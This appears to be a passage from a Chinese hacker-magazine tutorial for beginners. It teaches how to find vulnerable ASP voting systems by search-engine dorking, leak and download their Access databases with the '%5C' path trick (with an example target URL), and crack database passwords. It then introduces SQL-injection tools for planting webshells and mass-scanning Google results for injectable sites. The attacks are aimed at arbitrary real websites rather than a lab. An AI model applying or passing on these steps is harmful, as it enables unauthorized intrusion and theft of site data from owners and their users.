


图2




图3

二、暴库入侵实战

前几期杂志上刺猬兄曾经说过投票系统的暴库漏洞大概是70%，可能是因为人们对投票系统的关注比较少，所以安全问题也就很严重了。经过我最新的测试，虽然目前存在漏洞的少了很多，但是也有30%左右的投票系统会出现暴库的问题。打开百度搜索**inurl:vote.asp**（我们也可以换成别的关键字）可以搜索出很多这套投票系统。随便打开几个网站，把vote.asp前面的"/"换成"%5C"，很多都会暴出数据库路径来，如图4。

在本例中，vote.asp本来应该在相对目录**/shaoyang/wsxq43/**下查找数据库**pictures/photoshop/qzwsxqmdb.mdb**，可是把"/"变成"%5c"后，vote.asp就会无视wsxq43这个目录的存在，到**/shaoyang/**下去寻找，结果自然是找不到了！因此，我们根据错误提示的信息，将丢失的**/wsxq43/**补全，访问**http://www.wsxq.com/shaoyang/wsxq43/pictures/photoshop/qzwsxqmdb.mdb**就会出现下载提示了，如图5。




图4




图5

三、暴库过程中的一些常见问题

1.暴库时仅仅显示http500错误

打开IE，在"工具"→"internet选项"→"高级"中找到"显示友好的http错误信息"，把它前边的"✓"去掉，如图6。




图6

2.暴出的数据库是.asp的文件

将数据库地址填到网际快车或迅雷等下载工具中也许就可以下载了，但是下载回来后需要把数据库改为.mdb格式才能打开。

3．数据库中含有“＃”之类的特殊符号

使用“%23”代替数据库文件名中的“#”，其实“%23”就是“＃”的URL编码，如果还有其它的特殊符号可以使用一些转换工具进行相应的转换后就可以正常下载了。

4．打开下载回来的数据库提示需要密码

使用一些ACCESS密码破解的工具，比如“ACCESS密码查看器”或者“ACCESS数据库文件密码读取工具”等等来解决。

其实，当我们通过暴库的方法找到对方的数据库并下载后，入侵的方法就和上一节“默认数据库”入侵没什么两样了。

这种漏洞现在日趋减少，下载到手的数据库是否有利用价值也是非常看运气的。不过没关系，接下来我们要开始学习一些非常有效的攻击方法，那就是SQL注入攻击！

四、初识注入

小知识：什么是注入攻击？

当应用程序使用输入内容来构造动态SQL语句以访问数据库时，会发生SQL注入攻击。如果代码使用存储过程，而这些存储过程作为包含未筛选的用户输入的字符串来传递，也会发生SQL注入攻击。SQL注入可能导致攻击者能够使用应用程序登录在数据库中执行命令。如果应用程序使用特权过高的帐户连接到数据库，这种问题会变得很严重。

“这一些理论我们看都看不懂，还是说点简单的吧。”小菜们都抓狂了。

“其实你们看不懂这些理论是因为你们还没有自己写过ASP程序，等下一次我们慢慢学会自己写一个简单的带数据库操作的程序，你再回过头来看看这段定义就知道是什么了！这也是我们脚本扫盲班开班的最高目标，让每一个菜鸟都能够看懂高深的漏洞分析和漏洞发掘！”毒药老师顿了一顿，看着翘首期待的菜鸟们，微笑了一下：“不过在学习枯燥的理论之前，为了让一些新同学对SQL注入有一个感性的理解，我们现在先玩玩工具！”

下面的小菜都等不及了，叫着喊着：“太好了太好了！我就是新手，先教会我们怎么用工具玩SQL注入吧！”

五、注入工具简介

注入攻击工具的出现，极大的方便了小菜。记得我以前学注入的时候手工猜个用户名就要一个多小时。现在市面上流行的注入攻击的工具越来越多：小竹的NBSI、教主的HDSI、啊D注入工具以及Domain 3.5等等。个人认为它们都有各自的特点：Domain3.5在猜解数据时速度比较快，啊D注入工具的批量查找注入点的功能是它最大的特色，教主的HDSI备份数据库获得webshell和开3389的功能非常方便（而且它还有PHP注入的功能，这是其它工具所不具备的），小竹的NBSI在执行命令方面最为突出。所以我们平时需要多个工具结合起来使用，同一个注入点，这个工具做不到的事情换一个工具也许就能做到了。

六、网站注入入侵实例

1．寻找SQL注入目标

要练手肯定要先找好练手的靶子，使用传说中的Google Hack来找一下吧！

小知识：什么是Google Hack？

Google Hack其实简单的说就是利用Google强大的搜索功能来寻找对我们入侵有用的信息。它是一门很复杂的学问，但利用起来还是非常简单的。例如今天我们要找存在注入漏洞的地址，只需要在Google里搜索inurl：.asp就可以搜出好多！

打开Google的高级搜索页面，把每页显示项改为100，搜索关键字“inurl：.asp”，然后开始搜索。把浏览器里面的地址填到啊D注入工具的地址栏里面。一会儿下面就会显示检测到的存在漏洞的地址了。在啊D注入工具中的页面中点击“下一页”，会自动检测下一个页面中的链接，这个功能是所有注入工具中最独特的，也是最实用的功能，特别方便我们批量寻找注入点，如图7。

